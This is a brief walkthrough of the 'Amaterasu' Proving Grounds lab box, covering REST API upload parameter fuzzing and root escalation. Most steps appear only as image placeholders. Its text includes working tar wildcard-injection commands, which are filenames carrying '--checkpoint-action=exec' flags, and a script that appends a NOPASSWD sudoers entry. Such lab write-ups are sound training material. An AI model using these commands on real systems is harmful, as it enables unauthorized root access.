Amaterasu -- Proving Grounds (write-up)
Difficulty: Medium Box: Amaterasu (Proving Grounds) Author: dsec Date: 2024-10-18
TL;DR




REST API file upload required specific parameter names (trial and error). Got a shell, then escalated via tar wildcard injection in a cron job to add sudo rights for the user.
Target info
- Host: discovered via nmap
Enumeration







REST API file upload

Error said no "file" parameter.

Now says "no fileNAME" -- getting closer.

Privilege escalation -- tar wildcard injection
tar was missing a filepath in a cron job, so I created tar as an executable file in the listed filepath:

Can also take advantage of the wildcard by creating empty files with special names in the restapi directory:

echo "" > '--checkpoint=1'
echo "" > '--checkpoint-action=exec=sh privEsc.sh'
privEsc.sh contents:

#!/bin/bash
echo 'alfredo ALL=(root) NOPASSWD: ALL' >> /etc/sudoers
Then sudo su for root access.
Lessons & takeaways
- REST API file uploads often require specific parameter names -- fuzz them with different field names
- Tar wildcard injection with
--checkpointand--checkpoint-actionis a reliable privesc when tar runs as root on a directory you control - Creating files named as tar flags is a classic Unix trick